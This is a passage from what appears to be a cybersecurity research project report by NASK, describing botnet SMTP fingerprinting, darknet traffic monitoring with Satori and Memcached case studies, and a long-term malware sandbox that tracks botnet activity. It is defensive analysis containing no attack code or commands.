


Figure 2.18: Email clients specified by Tofsee botnet during its spamming activity

It can be easily noticed that Tofsee uses wide range of email client names. However, several of these clients stand out:

- Microsoft Outlook,
- The Bat!,
- Microsoft Windows LiveMail.

In general, SMTP dialects used by Tofsee do not match the specified email client.

To sum up, SMTP-based fingerprinting allows to detect which actor or malware was responsible for the particular spam message and to investigate techniques used by spam botnets by looking into SMTP implementations and declared email client names. This analysis is very effective both for the sandbox traffic (detection, collection of new dialects and botnet behaviour tracking) and in SMTP traffic to real email servers (spam detection and botnet fingerprinting).

2.2.5 Darknet malicious activity tracking

Name	Darknet malicious activity tracking
Lead by	NASK
Data Source(s)	Darknet
Analysis Result(s)	DoS victims IP, IP to Botnet mapping, IP of scanners etc.
Update Frequency	1/5 minutes
State	Fully integrated

Description

Darknet malicious activity tracking is responsible for analysis and tracking of many malicious activities observed in a darknet. Darknet is an unused space of IP addresses that are used solely for the purpose of passive monitoring, also known as a “network telescope”. These addresses should receive no legitimate network traffic but in practice many packets can be observed hitting this IP space and by definition they can be classified as suspicious. In general, malicious activities observed in darknet can be divided into following categories:

- Scanning activities.
- Backscatters from Denial of Service attacks.
- Exploitation attempts.

All of the traffic reaching NASK darknet (around 10 000 network packets per second) is being captured and analysed. On the basis of this data, it is possible to:

- Detect both large-scale and targeted attacks.
- Fingerprint actors responsible for those events.
- Collect intelligence regarding new threats and trends.

Figure 2.19 presents a simplified architecture of the darknet traffic analyzer. It consists of several main components:

- Two parsers, which extract important information from protocol headers.
- Aggregators, which initially group partial data.
- Redis NoSQL database, which stores results of initial aggregation.
- Multiple analysers, which perform different operations on initially aggregated data and push results in form of JSON documents to an Elasticsearch cluster. Results are grouped per source IP address.




Figure 2.19: Simplified architecture of Darknet traffic analyser

Currently, Darknet traffic analyser is equipped with many modules (analysers) responsible for the analysis of packets depending on the protocol stack appearing in the packet. List of handled protocol stacks:

- IPv4:TCP,
- IPv4:UDP,
- IPv4:ICMPv4,
- IPv4:UDP:DNS,
- IPv4:UDP:NTP,
- IPv4:UDP:CLDAP,
- IPv4:UDP:SIP,
- IPv4:UDP:SSDP,
- IPv4:UDP:SNMP,
- IPv4:UDP:QOTD,
- IPv4:UDP:Chargen.

If there is a UDP packet with payload (layer 7 protocol) not handled by any of the modules, it is treated as IPv4:UDP protocol stack with payload, thus those network packets and their payloads are not lost.

Following subsections present case studies where analysis of the darknet traffic was used to detect major malicious events.

Satori botnet fingerprinting

On 10th February 2018, a major uptick in scanning activity targeting port 8080 was observed (Fig. 2.20). Moreover, the network packets responsible for the increase in the volume of scans had the following network signature:

Destination IPv4 address == TCP sequence number




Figure 2.20: Uptick in TCP scanning activity targeting port 8080

Filtering out packets that matched this particular signature resulted in a timeline (Fig. 2.21) that clearly indicated that the activity is entirely new and started on 10th February.




Figure 2.21: Beginning of malicious activity

Additional research revealed that the Satori botnet is responsible for this activity, as it was trying to exploit a vulnerability in Dasan routers. Not only the malicious activity has been detected, but it was also possible to identify infected devices, as infected machines are scanning the internet looking for other vulnerable devices. About 45 000 unique IP addresses were observed in total, Fig. 2.22 presents top 10 countries sorted by the number of IP addresses associated with infections.




Figure 2.22: Countries with biggest number of infected devices

Having IP addresses of infected victims, it is possible to track actions of botnet. Fig. 2.23 presents Satori botnet's new tactics, where it decreased the scanning rate of vulnerable Dasan devices and it has started to look for vulnerable Huawei devices (port 52869) and IP cameras (port 81).




Figure 2.23: Satori change of tactics: scanning for vulnerable Huawei routers and IP cameras

Summarising, this simple case study presents capabilities of the darknet traffic analyser, where a malicious event was detected (scanning for vulnerable Dasan routers) and data regarding the victims was collected (infected devices).

Memcached scanning activity

This example shows how detection of an anomaly in network traffic can be used to detect or forecast a major malicious event. An anomaly in port scanning occurs when particular port is

being scanned more frequently than usual. In this case, an increase in Memcached UDP scanning was observed (Fig. 2.24) in early 2018.

Typically, there were almost no scanning packets targeting Memcached service (several packets per day). On 20th February 2018, there was a sudden uptick in the scanning activity. Eight days later, there was a record-breaking Github DRDoS attack (reaching 1.3 Tbps), which was based on amplification factor provided by Memcached.




Figure 2.24: Memcached UDP scans

In this particular case, detection of the anomaly allowed to predict that some major activity is going to happen and Memcached will be involved (although the exact course of events could not be foreseen of course). When Memcached was used for the Github DDoS attack, further analysis was performed on the collected data. As it is highly probable that scanning and the attack were performed by the same group, looking at the scanning behavior can reveal part of their modus operandi. Details of the first day of are as follows:

- scanning IP addresses,
- All 3 IP addresses within the same host - Digital Ocean.
- The whole scan lasted about 25 minutes.
- Only two source ports were used during scanning (34860 and 43493).
- All scans had the same payload.

During the next days, new IP addresses and payloads were observed. Still, some of these IP addresses could be easily connected with the scanning activity from the first day (20th February). In total, about 60 unique IP addresses were involved into Memcached scanning activity before Github DoS attack (Fig. 2.25) and could be grouped into activities orchestrated by different actors.




Figure 2.25: Number of IP addresses scanning Memcached before the Github attack

2.2.6 Long-Term Botnet Analysis

Name	Long-Term Botnet Analysis
Lead by	NASK
Data Source(s)	NASK Long Term Sandbox system
Analysis Result(s)	Information about botnet activities and infrastructure
Update Frequency	live
State	Fully Integrated

Description

Long Term Sandbox (LTS) is a complete malware analysis system that was developed from scratch to provide a continuous insight into activities of botnets and into their infrastructure in span of multiple months. Such black-box approach is complementary to the Mtracker system (described in section 2.2.1): it provides less information (for example it is not possible to retrieve plain-text malware configuration) but it does not require any effort associated with reverse engineering.

The LTS system can be divided into: sandboxing environment, network traffic capture and search system, HTTPS traffic decryption tool, spamtrap, system resource monitor and multiple network traffic analyzers. An overview of the system is presented in Fig. 2.26.




Figure 2.26: An overview of the LTS system architecture umber of IP addresses scanning Memcached before the Github attack

Long-term sandboxing environment is a purpose-built tool that enables running many malware samples for long periods while maximizing utilization of the available hardware resources. As of M36, the LTS deployment consists of 4 virtual Windows instances that are sandboxing around 12 different malware families. With the current load, each infected

system is run approximately 20 times a week for 2-3 hours. The architecture allows simple horizontal scaling to take advantage of the available resources.

The sandboxing environment has been specially prepared for malware analysis. The hypervisor has been hardened and network bandwidth is limited. Spam messages do not leave internal network and HTTPS traffic is decrypted (more information will follow). The hypervisor and operating system were patched to circumvent anti-VM techniques used by malware. Additionally, only crucial network services of the OS were enabled to limit their impact on the monitored network traffic.

From February 2018 17 different malware families were sandboxed in LTS. Tab. 3 shows the periods of sandboxing for all malware families. The focus has been on analysis of malware families sending spam, performing click-fraud, DoS attacks and electronic banking theft.

Table 3: Different malware families sandboxed in LTS along with some info about them. * Not persistent - samples were not active in LTS or were active during first sandboxing, but not during consecutive runs

Malware Family	General Category	Reason for sandboxing in LTS	Sandboxing period
Tofsee	Downloader / Spambot	1. Spam campaigns 2. Monitoring C&C	05.02.2018 - NOW
Trickbot	Banker	1.Monitoring C&C	29.03.2019 - NOW
Pushdo	Downloader / Spambot	1. Spam campaigns 2. Monitoring C&C	11.04.2018 - NOW
Cutwail	Downloader / Spambot	1. Spam campaigns 2. Monitoring C&C	19.11.2018 - NOW
Panda-Banker	Banker	1.Monitoring C&C	05.04.2019 - NOW
Kovter	Click-fraud	1.Monitoring C&C	24.08.2018 - NOW
Gamut	Spambot	1. Spam campaigns 2. Monitoring C&C	09.07.2018 - 05.11.2018 05.04.2019 - NOW
Emotet	Downloader / Spambot	1. Spam campaigns 2. Monitoring C&C	18.12.2018 - NOW
Nitol	Denial of Service	1. DoS attacks 2. Monitoring C&C	23.11.2018 - NOW
Onliner	Click-fraud	1. Monitoring C&C	23.11.2018 - NOW
Lethic	Spambot	1. Spam campaigns 2. Monitoring C&C	11.04.2018 - NOW
Necurs	Downloader / Spambot	1. Spam campaigns 2. Monitoring C&C	05.02.2018 - 05.11.2018
Miuref	Click-fraud	1. Monitoring C&C	27.08.2018 - 17.12.2018
Sendsafe	Spambot	1. Spam campaigns 2. Monitoring C&C	05.02.2018 - 17.12.2018
Glupteba	Downloader / Spambot	1. Spam campaigns 2. Monitoring C&C	Not persistent*
Dridex	Banker	1. Monitoring C&C	Not persistent*
DanaBot	Banker	1. Monitoring C&C	Not persistent*

As mentioned above, additional tools were deployed at NASK's infrastructure to help analysts in exploring malware behaviour. Two of them are of significant value, as they provide insight into encrypted traffic, not available using other typical sandbox systems, or give general view of network traffic.

Collection of network traffic

Moloch is an open source, large scale, indexed packet capture and search system. We set up a separate Moloch instance[1] to enable convenient inspection of the sandbox network traffic, for example: monitoring contacted IP address along with protocols and ports used, extracting protocol-level data (i.e. DNS domains queried), create graphs showing network conversations (i.e. graph that shows links between communicating IP addresses). Overall, Moloch allows to outline botnet infrastructure and inspect network traffic in great detail.

